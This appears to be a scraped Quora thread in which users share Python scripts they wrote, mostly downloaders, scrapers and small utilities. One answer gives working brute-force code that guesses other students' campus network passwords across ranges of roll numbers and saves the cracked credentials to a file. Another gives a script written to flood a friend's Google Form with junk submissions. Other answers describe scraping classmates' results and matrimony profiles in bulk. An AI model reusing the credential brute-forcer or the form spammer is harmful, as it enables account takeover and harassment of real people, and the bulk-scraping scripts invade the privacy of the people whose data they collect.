n = notify2.Notification('Started', '')
n.show()
while True:
    for i in [('20 minutes', 'First'), ('20 minutes', 'Second'), ('Hourly', '')]:
        n.update(i[0], i[1])
        sleep(60 * 20)
        n.show()
```

(Tested with Python 3.4 on Ubuntu 14.04)

Screenshots:



Written May 27, 2015 • View Upvotes

Vijetha Herle, Student

2k Views

It's probably too basic and simple.
But i wrote a small simple script to save the lyrics of a song given the title and artist of the song. saves you the trouble of searching for the lyrics, copy pasting it and saving in a file.

@vijetha35/Lyrics-downloader

Extended this to a much better script. Right click on the song , sendto , and You've the lyrics file just below your song.
vijetha35/lyrics-downloader2.0

Thank you Manoj Memana Jayakumar for the help with the cmd file :D

Written Jan 28, 2014 • View Upvotes

Saumyakanta Sahoo, A lover of python

920 Views

Cyberoam Brute-Force

This is one of the scripts that helped me to survive my college :P :)
My institute uses Cyberoam login system.
We have to login into our accounts and surf internet. The user id's are the roll numbers itself and each account allows a max data transfer of 5 GB each week. So students who reside in hostels have a unique password for their account , but the students who are day scholars , have the same password.
I was a day scholar for a year , so everyone knew password to my account. After a year I moved into the hostel , but my password was same(I could'nt change it for a different reason) so I was unable to access my account for most of the time , So I wrote a script to bruteforce the accounts of other people and write the passwords in a text file.
We have passwords starting from 'ft$bxxxx' where xxxx are 4 digit numbers.

ONLY FOR EDUCATIONAL PURPOSES

```
__author__ = 'Xplore'
# Cyberaom brute force Script

import urllib
import time
import datetime
import urllib2
import xml.dom.minidom as XML
userid = raw_input("enter user id:")
test=[]
range_st=int(raw_input("Enter the starting number:"))
range_ed=int(raw_input("Enter the last number:"))

for i in range(range_st,range_ed+1):
```

```
                test.append('ft$b'+str(i))
print len(test)
def sendLoginRequest(username, password):
    url = 'Page on 168.100.1:8090'
    post_data = 'mode=191' + '&username=' + username + '&password=' + password
    try:
        req = urllib2.Request(url, post_data)
        response = urllib2.urlopen(req)
        xml_dom = XML.parseString(response.read())
        document = xml_dom.documentElement
        response = document.getElementsByTagName('message')[0].childNodes[0].nodeValue
        print response
        if 'successfully' in response:
            return True
        if 'limit' in response:
            return True
        if 'data' in response:
            return True

    except:
        return False
for l in test:
    print l
    if sendLoginRequest(userid, l) == True:
        #urllib.urlopen("http://google.com")
        print 'success!!! and '+l+' - password, userid -'+userid
        break

lgt = raw_input("do you want to log out -type yes  :")
def sendLogoutRequest(username):
    url = 'Page on 168.100.1:8090'
    post_data = 'mode=193' + '&username=' + username
    req = urllib2.Request(url, post_data)
    response = urllib2.urlopen(req)
    print response
    print 'logout.'

if lgt == 'yes':
    sendLogoutRequest(userid)
```

The above code bruteforces only a single userid
I modified the above script to bruteforce a range of user id's -

```
__author__ = 'Xplore'
# Cyberaom brute force Script

import urllib
import time
import datetime
import urllib2
import xml.dom.minidom as XML
#userid = raw_input("enter user id:")
userid=[]
```

```
test=[]
trst={}
start=int(raw_input("Enter the starting Roll:"))
end=int(raw_input("Enter the last Roll:"))
for s in range(start,end+1):
    userid.append(s)
range_st=int(raw_input("Enter the starting number:"))
range_ed=int(raw_input("Enter the last number:"))

for i in range(range_st,range_ed+1):
              test.append('ft$b'+str(i))
print "--------------------------------"
print len(test)
def sendLoginRequest(username, password):
    url = 'Page on 168.100.1:8090'
    post_data = 'mode=191' + '&username=' + str(username) + '&password=' + password
    try:
        req = urllib2.Request(url, post_data)
        response = urllib2.urlopen(req)
        xml_dom = XML.parseString(response.read())
        document = xml_dom.documentElement
        response = document.getElementsByTagName('message')[0].childNodes[0].nodeValue
        print response
        if 'successfully' in response:
            return True
        elif 'limit' in response:
            return True
        elif 'data' in response:
            return True


    except:
        return False

def sendLogoutRequest(username):
    url = 'Page on 168.100.1:8090'
    post_data = 'mode=193' + '&username=' + username
    req = urllib2.Request(url, post_data)
    response = urllib2.urlopen(req)
    print response
    print 'logout.'

for o in userid:
    for l in test:
         print l+" "+str(o)
         if sendLoginRequest(o, l) == True:
            #urllib.urlopen("http://google.com")
            print 'success!!! and '+l+' - password, userid -'+str(o)
            trst[o]=l
            sendLogoutRequest(str(o))
            with open("user.txt","a") as myfile:
                myfile.write(str(o)+" "+str(l)+'\n')

print trst
```

Edit:
recently I wrote another small script to download all files or all files of a specific format using wget -

```
import os
path = raw_input("enter the url:")
fold = raw_input("enter the local path to save:")
os.system('wget -r -nd -l1 -P %s --no-parent -A mp3 %s'%(fold, path))

```

here's my github repo - https://github.com/somu1795/cybe...

Updated Jun 12, 2015 • View Upvotes

Kiran Gangadharan, Programmer, Computer Science enthusiast
1k Views

It was irritating to manually download my favourite bollywood songs online, and the UX of existing sites like songspk sucked. I wanted to have the convenience to download a song from any latest/old movie in seconds. Hence I wrote song-bot :)

Written Jul 13, 2013 • View Upvotes

Taranjeet Singh, I am a writer. I write Code.
529 Views

Special thanks to Manoj Memana Jayakumar for his **Send to** script and hence I wrote **LyricsMania.** The plus point that it has, it doesn't requires python to be installed on your system and it works for almost all of the songs.
Link : staranjeet/LyricsMania

Written Jul 23, 2014 • View Upvotes

Kartik Jagdale, Still Learning Basics
1k Views

Just created a simple python script to download all subtitle of videos on coursera for Machine Learning Course by Andrew Ng.

Link:
[1] kartikjagdale/Subtitle-Downlaoder-for-Machine-learning-Course-Coursera-

Written Oct 21, 2014 • View Upvotes

Gaurav Deshmukh, I think
1.6k Views

These might not be the best for others, but it is the first time I wrote some exciting (at least for me) python scripts.

1) I wrote script to download all 'AC' codes from CodeChef of specified username. (Inspired by SPOJ code downloader)

```
# Dependencies:
# mechanize => mechanize 0.1.7b
# BeautifulSoup => beautifulsoup4 4.3.2
# html2text => html2text 3.200.3
import os
import re
```

```
import sys
import glob
import getpass
import optparse
import cookielib
import mechanize
try:
    from mechanize import Browser
except ImportError:
    print "mechanize required but missing"
    sys.exit(1)

try:
    from BeautifulSoup import BeautifulSoup
except:
    print "BeautifulSoup required but missing"
    sys.exit(1)

try:
    import html2text
except:
    print "html2text required but missing"
    sys.exit(1)
extns = {'C++':'cpp','C':'c','Java':'java'}

def getext(str):
    key = str.split(' ')[3].split('(')[1]
    return extns[key]
def getSolutions ():
    global br, username
    # Browser
    br = Browser()

    # Want debugging messages?
    #br.set_debug_http(True)
    #br.set_debug_redirects(True)
    #br.set_debug_responses(True)
    br.set_handle_robots(False)
    # User-Agent (this is cheating, ok?)
    br.addheaders = [('User-agent', 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1)
    response = br.open("http://www.codechef.com/users/"+username)
    #print response.read()
    print len(list(br.links(url_regex=","+username)))
    for l in br.links(url_regex=","+username):
        #print l.url
        r = br.open("http://www.codechef.com"+l.url)

        br.open("http://www.codechef.com"+l.url)
        ln = list(br.links(url_regex="/viewsolution/"))[0]

        #print "Page on Codechef
        r = br.open("Page on Codechef)
        html = ""
        for i in xrange(211):
```

```
            r.readline()
        html = html+r.readline()

        soup=BeautifulSoup(html)
        links=soup.findAll('a')
        for link in links:
            tmp = str(link)
            tmp2 =  str(link.contents[0])
            html = html.replace(tmp,tmp2)

        code = html2text.html2text(html)
        lines = code.split('\n')

        code = ""
        ext = getext(lines[0])
        lines.pop(0)
        comment = lines[0].split('.',1)[1]
        filename = comment.split(',')[1].split(' ')[2]+'.'+ext
        lines.pop(0)
        lines.pop(0)

        for line in lines:
            if '.' in line:
                words = line.split('.',1)
                if '&nbsp_place_holder;' in words[1]:
                    code = code + '\n'
                else:
                    code = code + words[1] + '\n'

        fp = open(filename, "w")
        fp.write (code)
        fp.close()
        print "Downloaded file "+filename

if __name__=="__main__":
    print "Download  codes from Codechef"
    print "Enter username:",
    username = raw_input()
    getSolutions()
    print "Done :)"
```

As, I mostly use C, C++ and JAVA, this script saves only codes in these languages to files with correct extensions. I haven't tested it on other language codes. Also all files are saved in the same folder as that of script.

2) I am big fan of Emma Watson (actor). There is one question in this topic What are the most beautiful photographs of Emma Watson?
I wanted to download all photos in this thread(, but it was too boring to right click on each photo and save it. :P). So, I decided to write my first exciting python script. But, I realized that I cannot login to Quora using python script and I cannot download all photos in a thread without logging in. So, I failed to write a perfect script. :(
But I was desperate to download photos. So, I followed another inefficient way. I logged in to Quora, opened the thread and saved its HTML to local file. Then my task was only to extract needed URLs from this HTML and save

images from those URLs.
(It was possible to save webpage and have all photos on my pc. But, I already decided to write script, so wanted to go by this way. Moreover, many unwanted images area also downloaded in this direct way and saved images have non-understandable names. So, I wrote this script.)

```
from BeautifulSoup import BeautifulSoup
from mechanize import Browser
br = Browser()
br.set_handle_robots(False)
br.addheaders = [('User-agent', 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Geck
f = open('EmmaQuora.html','r')
#print f.read()
html = f.read()
soup=BeautifulSoup(html)
imgs=soup.findAll('img',src=True)
i=0
for img in imgs:
    #print img['src']
    #ext = img['src'].split('.')[-1]

    if "main-qimg-" in img['src']:
        print 'http://qph.is.quoracdn.net/'+img['src'].split('/')[-1]
        i = i+1
        image_response = br.open_novisit('http://qph.is.quoracdn.net/'+img['src'].split('
        with open('emma'+str(i), 'wb') as f:
            f.write(image_response.read())
```

EmmaQuora.html contains the HTML of that thread.
I know this is not the best script, as it requires too much manual work. But still I thought I should share it here, since I felt great after writing this.

(I wrote both these scripts during my end semester exams and wasted too much time in it. :P)

Written Dec 27, 2013 • View Upvotes

Rishikesh Shukla, in search of the red pill
940 Views

You guys wrote some fairly nice scripts.
I don't know if its worth mentioning but I wrote a script that types in the CD Key every time I open the game AOE3 Asian Dynasty.
The code could be found here rishik91/aoe3.pyw
You need to have win32api installed.
Its a small code, but every time I ran it, it felt Awesome :D

Written Feb 28, 2014 • View Upvotes

Ibrahim El-Sayed, Security engineer/researcher found bugs in Google, yahoo, PayPal, adobe, dell...
1.3k Views

For me the best script is
I used python to write a script that does the following:
Give a directory path. It gets all files and folders inside that directory. It checks for duplicates using sha512 for both content and size of file. So, irrespective of the name or the place of the file if it was duplicate it will be deleted. It deletes

all duplicates and if there was an empty folder it deletes is too. When the script is done, it gives u how much space u gained.
I like it because it was very simple and direct.

:)

Written Jul 10, 2013 • View Upvotes

Ismail Sunni, Newbie

1k Views

Another mainstream python script for downloading video. Mine is used for downloading video from TalkToMeInKorean Curriculum. I wanted to learn Korean language when I made this scripts.

You can check: https://github.com/ismailsunni/s...

Sadly, after I created this script and downloaded all videos, I didn't finish all video. Not even one level :(

Written Jan 15, 2014 • View Upvotes

Soumyargha 'Sam' Sinha, Outspoken atheist, CS undergrad.

555 Views

A Script To Scrape The Semester Results of All My Batchmates

I wrote this Python script today to scrape the odd semester SGPA of my batchmates. It takes the first roll no of the class input and then scrapes all the students' SGPA. For example, if the first roll no of the CSE department is ABCDEFG, the scraping will start from that roll and end at the last roll no of that class. The scraped data is then added to a MySQL database. I was too lazy to name the variables properly.

It was fun. Two of my friends lied to me about their semester marks. One of them was from a different college. Detected the bluff!

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from pyvirtualdisplay import Display
from selenium.common.exceptions import NoSuchElementException
import MySQLdb
db = MySQLdb.connect("localhost","user","pass","database")
cursor = db.cursor()
display = Display(visible=0, size=(800, 600))
display.start()
driver = webdriver.Firefox()
test = 0
print "Enter the first roll no : "
no = int(raw_input())
n = no
print "Enter sem no : 1 or 3 or 5 or 7 : "
sem = int(raw_input())
while(no < n + 130 ):
    elexists = 0
    if(test == 3):
        break
    driver.get("http://wbutech.net/result_odd.php")
    element = driver.find_element_by_name("rollno")
    element.send_keys(no)
    if(sem == 1):
        driver.find_element_by_id("sem_1").click()
```

```
    elif(sem == 3):
        driver.find_element_by_id("sem_3").click()
    elif(sem == 5):
        driver.find_element_by_id("sem_5").click()
    elif(sem == 7):
        driver.find_element_by_id("sem_7").click()
    else:
        print "WTF Dude!"
    if(no>0):
        try:
                body = driver.find_element_by_class_name("errormsgbox")
        except NoSuchElementException, e:
                elexists = 1
    if(elexists == 0):
        no = no + 1
        test = test + 1
        continue
    for el in driver.find_elements_by_xpath("//th[contains(.,'Name : ')]"):
        name = el.text
    for m in driver.find_elements_by_xpath("//td[contains(.,'SEMESTER : ')]"):
        point = m.text
    cursor.execute('''INSERT into aot (rollno, sem, name, odd)
                  values (%r, %r, %r, %r)'''%(no, sem, db.escape_string(name), db.escape_string(po
    db.commit()
    no = no + 1
display.stop()
driver.quit()
```

Written Dec 28

Shashank Hegde, [Works@VunetSystems, python, ubuntu, gimp, quora, imitating, movies]

1.1k Views

This one is very basic. Say for example you want to send a common message to all your friends in Facebook.
Note , the message will reach the inbox of everyone if you are using your gmail id is updated in Facebook profile, else it will reach Facebook's spam msg box.

```
import requests
import urllib
import smtplib
import json

#Variable declaration
TOKEN = ''  # your Access token here. You can get it @ 'https://developers.facebook.com/tools/expl
USERNAME = '' # your FB username
SMTP_SERVER = 'Page on Gmail'
SMTP_PORT = 587
sender = '' #your gmail id
message = 'Hi, This is a test message.'#Message here
password = '' #Your Gmail password

def sendMessage():
        payload = {'access_token': TOKEN}
```

```
        response = requests.get('https://graph.facebook.com/'+USERNAME+'/friends?fields=username',
        result = json.loads(response.text)
        print result
        email_lists = []
        for user in result['data']:
                try:
                        email_lists.append(user['username']+"@facebook.com")
                except Exception,e:
                        print "Error :"+ str(e)
        print email_lists
        print len(email_lists)
        for email_list in email_lists:
                session = smtplib.SMTP('Page on Gmail',587)
                session.ehlo()
                session.starttls()
                session.ehlo()
                session.login(sender, password)
                session.sendmail(sender,str(email_list),message)
                print 'Message sent to'+str(email_list)
                session.quit()

if __name__ == '__main__':
    sendMessage()
```

There is one more:

Instagram Pic Saver

Run this script as instagram_pic_saver.py <username>

where username is the username of the user in instagram. All the pics of a user gets saved in the path that you provide.

```
'''
Created on Apr 13, 2014

@author: shashank
'''

'''
This is a scripts which will save all the pics of a instagram user based on the username being
entered in the command line argument. To get the username, go to Instagram and select ur friend wh
In the url ''" id="qlink_uhzzqw4ix1" class="qlink qtext_editor_link_href">intagram.com/<user_name>
'''

import os
import sys
import requests
import json
```

```
import urllib
from urlparse import urlparse

#you can get this from 'API Console • Instagram Developer Documentation' and Authentication shoulc
#Then type anything in the Request URL. You will receive the token in the Request Block
INSTAGRAM_ACCESS_TOKEN = ''
resp = requests.get('Page on instagram.com)
resp = json.loads(resp.text)
if resp['data'][0]['username'] == sys.argv[1]:
    user_id = str(resp['data'][0]['id'])
media_url = 'Page on instagram.com
media_response = requests.get(media_url)
media_response = json.loads(media_response.text)

def save_pagination(media_response):
    try:
        next_page = str(media_response['pagination']['next_url'])
        next_page_json = requests.get(next_page)
        print next_page_json.content
        next_page_json = json.loads(next_page_json.text)
        save_photos(next_page_json)
    except Exception,e:
        print e

def save_photos(media_response):
    media_list = []
    for user_media in media_response['data']:
        media_list.append(user_media['images']['standard_resolution']['url'])
    #Specify the path required. for Eg : /home/Pictures/insta_pics. this is for linux users
    PATH = ''+sys.argv[1]
    if not os.path.exists(PATH):
        os.makedirs(PATH)
    for media in media_list:
        urllib.urlretrieve(str(media),PATH+str(urlparse(media).path))
        print 'saved'
    if media_response['pagination']:
        save_pagination(media_response)
    else:
        return False

save_photos(media_response)

```

The code is available in github as well. knso03/test_scripts

Updated 5 May 2015 • View Upvotes

Guna Prasaad, Research Fellow, Microsoft Research India
1.7k Views

I wanted to create a quizzing android app. I needed a large database of questions. So, I chose a few quizzing sites. Wrote a small python script to extract all the questions along with options and the right answer and add it to my sql database. Quite a bit of http requests, regex and mysql. It was fun watching it work!

Written Jul 10, 2013 • View Upvotes

Pranav Raj, programmer, nerd, geek, caffeine addict, atheist and an idiot

905 Views

This looks lame in comparison to the other scripts posted here, but the following piece of code shows how efficient(in terms of LOC) python is:

```
def merge_sort(S):
   iS = [[i] for i in S]
   while len(iS) > 1:
     iS = [merge(a,b) if b else a for a,b in map(None,*[iter(iS)]*2) ]
   return iS[0]

def merge(A, B):
   return( [(A if A[0]>B[0] else B).pop(0) for i in A+B if len(A) and len(B)>0]
            + A + B)
```

This the code for merge sort and it shows python's elegance.

Written Jun 1, 2014 • View Upvotes

Anonymous

4.1k Views

This is what my boyfriend posted in my college's confessions page-


I have made a script in python, which runs every few hours, to check the feed of this page, and notify me if there are any mention of my girlfriend.

Written Jul 11, 2013 • View Upvotes

Arpit Jain, still failing to give my best.

894 Views

Many of my office collegues watch IPL.
Soo thought of creating simple python script for windows which display match score in notification area.
Notification pops up every 15 min(can be changed) and remains active for 5 sec(can be changed).



Written Apr 19, 2015 • View Upvotes

Alok Singh, Co-Founder and Atlassian Expert@ Leanpitch and full stack developer in making

1.1k Views

I wrote this script as a programming assignment. It was a web-crawler which needed to parse all the url links available on a web page and it should crawl the url again recursively with the limit to parse a limit of links. I had the option of using third party parser modules like Beautiful Soup but I managed to achieve it with default HTMLParser module along with urllib2.

To check out the script you can follow :
Page on Github

Written Jan 3, 2014 • View Upvotes

Haresh K Miriyala, Engineer by birth , Dilettante Writer, Creative thinker, Agent of Chaos.
6k Views

I wrote a program a few weeks back that mimics the functionality of TonyStark's Jarvis as a battery monitor . I've named it ' battery monitor v1.0 '. Here's my code:

```
# Get power status of the system using ctypes to call GetSystemPowerStatus

import ctypes
from ctypes import wintypes
import speech

def startmonitor():
    class SYSTEM_POWER_STATUS(ctypes.Structure):
        _fields_ = [
                    ('ACLineStatus', wintypes.BYTE),
                    ('BatteryFlag', wintypes.BYTE),
                    ('BatteryLifePercent', wintypes.BYTE),
                    ('Reserved1', wintypes.BYTE),
                    ('BatteryLifeTime', wintypes.DWORD),
                    ('BatteryFullLifeTime', wintypes.DWORD),
                    ]
    SYSTEM_POWER_STATUS_P = ctypes.POINTER(SYSTEM_POWER_STATUS)
    GetSystemPowerStatus = ctypes.windll.kernel32.GetSystemPowerStatus
    GetSystemPowerStatus.argtypes = [SYSTEM_POWER_STATUS_P]
    GetSystemPowerStatus.restype = wintypes.BOOL

    status = SYSTEM_POWER_STATUS() #define an object of the class SYSTEM_POWER_STATUS
    if not GetSystemPowerStatus(ctypes.pointer(status)):
        raise ctypes.WinError()
    return status
x=0  #counting variable
def setflag0():
    for x in range(7):
        flag[x]=0
    return flag

def setxval():

    if(status.BatteryLifePercent==100):
        x=0
    elif(status.BatteryLifePercent<100 and status.BatteryLifePercent>30):
        x=1
    elif(status.BatteryLifePercent<=30 and status.BatteryLifePercent>15):
        x=2
```

```
    elif(status.BatteryLifePercent<=15 and status.BatteryLifePercent>5):
        x=3
    elif(status.BatteryLifePercent<=5):
        x=4
    return x
flag=[0,0,0,0,0,0,0]
speech.say("This is the talking battery monitor version 1.0")
while(1) :
    status=startmonitor()
    bat=setxval()
    if(bat!=0 and status.ACLineStatus==1 and flag[1]!=1):
        speech.say("All power systems being charged sir ! ")
        flag=setflag0()
        flag[1]=1
    elif(bat==0 and flag[6]!=1):
        if(status.ACLineStatus==1):
            speech.say("Battery : one hundred percent charged")
        elif(status.ACLineStatus==0):
            speech.say("Sir , You have full battery power")
        flag=setflag0()
        flag[6]=1
    elif(bat==1 and status.ACLineStatus==0 and flag[2]!=1):
        speech.say("Battery Level : ")
        speech.say(status.BatteryLifePercent)
        speech.say("percent")
        flag=setflag0()
        flag[2]=1
    elif(bat==2 and flag[3]!=1 and status.ACLineStatus==0):
        speech.say("Sir, i'm running low on battery . Please put me on charge !" )
        flag=setflag0()
        flag[3]=1
    elif(bat==3 and flag[4]!=1 and status.ACLineStatus==0):
        speech.say("Sir, you're now running on emergency backup power")
        flag=setflag0()
        flag[4]=1
    elif(bat==4 and flag[5]!=1 and status.ACLineStatus==0):
        speech.say(" Alert ! Power critical Sir, I might turn off in ")
        speech.say(status.BatteryLifeTime/1000000)
        speech.say("minutes")
        flag=setflag0()
        flag[5]=1
```

There's a bug in my code though . The RAM gets full everytime i run the code. That's because one of the function definitions keeps allocating RAM memory every time it is being called. Version 2.0 will fix that . :)

Written Oct 5, 2013 • View Upvotes

Dima Korolev, https://dimakorolev.quora.com/Against-Justificationism

1.5k Views • Dima has 510+ answers in Computer Programming.

```
import math
mu = 125
sigma = 100
base = 100
```

```
lhs = 125 - 300
rhs = 125 + 300
points = 1000
def f(x):
    return (1 / (sigma * math.sqrt(2 * math.pi))) * math.exp(-math.pow(x - mu, 2) / (2 *
print ' '.join(map(str, [ base, 0, base, f(mu), base, 0 ]))
print '\n'
for i in xrange(0, points):
    x = lhs + i * (rhs - lhs) / points
    print x, f(x)
```

```
python chart.py  | graph -L 'Probability Distribution Function' -X 'Income, $K' -Y 'Weigh
```

Result: The charts from Dima Korolev's answer to Do most employees at technology companies subtract value rather than add it?

Written Sep 29, 2014 • View Upvotes

Anuj Menta, Speedcuber, Loves Python
1.2k Views

As a part of making an application I had a task ahead of renaming 5000 odd pdf's(Question Papers) according to the subject number of the format "AA10001" somewhere mentioned inside the paper. That is when I chose to write a script rather than do it manually.

This script here used a bit of regex and os,shutil libraries got the task done. At the end of the day 4400 were renamed successfully while others where exceptions like handwritten or scanned copies. Python \m/

P.S: I am not that good at coding ! So do not comment "yuck" on seeing my code :P

```
import sys,re,os,shutil
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter
from pdfminer.pdfpage import PDFPage
from pdfminer.converter import XMLConverter, HTMLConverter, TextConverter
from pdfminer.layout import LAParams
from cStringIO import StringIO



def pdfparser(data,filed):
    fp = file(pat, 'rb')
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    codec = 'utf-8'
    laparams = LAParams()
    device = TextConverter(rsrcmgr, retstr, codec=codec, laparams=laparams)
    # Create a PDF interpreter object.
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    # Process each page contained in the document.
```

```
    for page in PDFPage.get_pages(fp):
        interpreter.process_page(page)
        data =  retstr.getvalue()
    pattern = re.compile('[A-Z]{2}\s*\d{5}')
    match = re.search(pattern, data)
    try:
    s=match.start()
    e=match.end()
    return data[s:e].replace(' ','')
    except:
    return False

if __name__ == '__main__':
    Arry=range(2011,2012)
    for xi in Arry:
        rootdir="#path"#+str(xi)+"/"
        count_rename=0
        count_bad=0
        for root,dirsa,files in os.walk(rootdir):
        for name in files:
            pat=os.path.join(root,name)
            head,tail=os.path.split(pat)
            if name.endswith(".pdf"):
                print name
                rep = pdfparser(sys.argv[0],name)
                if rep:
                    print rep
                    os.rename(pat,head+"/"+rep+".pdf")
                    count_rename+=1
                else:
                    try:
                        count_bad+=1
                        print "Bad File"
                        #shutil.move(pat,"#path"+str(xi)+"/")
                    except:
                        pass
        print count_rename
        print count_bad
```

Written Dec 22, 2014 • View Upvotes • Not for Reproduction

Muhamed Noufal, A normal human being...

174 Views

A question of similar kind has already been discussed over here. Please check following link.

What are the best Python scripts you've ever written?

Written Jan 30, 2014 • View Upvotes

Tushar Agrawal (Tushalien), Computer Science Student at MNNIT | Geek | Music Manic | Quizzer | Movie Buff

442 Views

Lyrics-Downloader:

I am a music freak and has a great collection of songs.(Thanks to free Wi-Fi) . One day, I was listening a rap song but

was unable to understand the lyrics . Then , I thought of writing a program to download the lyrics of any song just at the click of a button without giving it a written input.
Further, I modified it such that it downloads the text file of lyrics with same name as that of the song and in the same directory. huh..
No more API worries ...

Enjoy.

Here's the link if you wanna try..
Lyrics-Downloader.7z

Written Jun 1, 2015 • View Upvotes

Prabhat Gupta
7.3k Views

Script to Download all Bharat Matrimony profile

3 Year back when I was looking for suitable match, I found it very tedious search suitable profile. Also they use to filter based on partner preference criteria. However I could relax some preferences in some cases e.g. if the girl is extremely beautiful, then caste is no bar ;)


So I created a script to download all the profiles with the profile photos and organize the profile data so that I could apply my own filter rules. :D

Written Dec 22, 2013 • View Upvotes

Shobhit Verma, TrumpCard @ Cardback
1.5k Views

The eternal dilemma: "Which Movie to Watch?"

<<SOLVED>>
I used Rotten Tomatoes API to get Audience Reviews,Actors,and all other relevant data about any movie from a particular folder...



Here I have just taken the audience score as a measure of quality but with small tweaks in my code I can pull up all the info I want for the movies

Q: How does it work??
A: You just put in the path of the directory which contains your huge collection of Movies and it will include a file in

that directory **"Ratings.txt"** which contains all the details about every movie in that directory. In case you have sub-directories it goes there and searches in the sub-directories as well

It selects files which have video format extensions and gives you the results

Just go to the txt file, Search for the movie using Ctrl+F and voila!! you have everything you want.

P.S : I wanted to do it with IMDB's API but they did not have a rich developer friendly API

Written Mar 2, 2014 • View Upvotes

Ravi Dwivedi

533 Views

One day I was thinking why should I use someone else software to download a file (mp3, html, mp4, pdf, etc) from internet instead of using my computer science engineering . We know that software like IDM are paid ones. So I developed a script to download a file.
This is an sample code to download a youtube video.
You can change the url to download any other file.

```
import urllib.request
import http.client
url = "Page on googlevideo.com "
d = urllib.request.urlopen(url)
meta = Page on d.info ()
file_name = meta["Content-Type"].split(' ')[0]
file_name = file_name.split('/')[-1]
file_name = file_name.split(';')[0]
file_name = "download."+file_name
print (file_name)
fp = open(file_name, 'wb')
file_size = int(meta["Content-Length"])
print ("Downloading: %s Bytes: %s" % (file_name, file_size))

file_size_dl = 0
block_sz = 8192
while True:
   buffer = d.read(block_sz)
   if not buffer:
      break

   file_size_dl += len(buffer)
   fp.write(buffer)
   status = r"%10d  [%3.2f%%]" % (file_size_dl, file_size_dl * 100. / file_size)
   status = status + chr(8)*(len(status)+1)
   print (status)

fp.close()
```

Written May 10, 2015 • View Upvotes

Kushagra Singh, GSoC '15 with Imonade, CSE@IIITD

106 Views

So the other day, I was quite annoyed with a friend of mine for some reason. He had an assignment for which he was collecting anonymous responses using google forms.

To piss him off, I wrote a python script which fills up the form randomly and submits it, and submitted around a

thousand random responses.

Clone it here Page on github.com

```
import random
import string
import sys
import mechanize

def fill(control):

    """ Fills up radio, checkbox and select control with a random option """

    total = len(control.get_items())
    value_to_set = str(control.get_items()[random.randint(1,total - 1)])
    control.value = [value_to_set]

def random_text(control, length):

    """ Fills up a text control with a random string of length "length" """

    control.value = ''.join(random.choice(string.ascii_uppercase + string.digits)
                    for _ in range(length))

def new_browser():

    """ Returns a new mechanize browser instance """

    browser = mechanize.Browser()
    browser.set_handle_robots(False)
    browser.set_handle_refresh(False)

    return browser

def fill_form(form):

    """ Fills up the form with random bs """

    for control in form.controls:

        if control.type == "text":
            random_text(control, 20)

        elif control.type == "textarea":
            random_text(control, 200)

        elif control.type == "radio":
            fill(control)

        elif control.type == "checkbox":
            fill(control)

        elif control.type == "select":
```

```
            fill(control)

def spam_form(url, times = 1):

    """ Spams a google form at url "times" number of times """

    browser = new_browser()
    total = times
    while times:

        """ Open form """
        browser.open(url)

        """ The form has no name by default, but luckily for
            us only one form on the page so simply select the
            first one.
        """
        browser.form = list(browser.forms())[0]

        """ Mess it up and submit"""
        fill_form(browser.form)
        browser.submit()

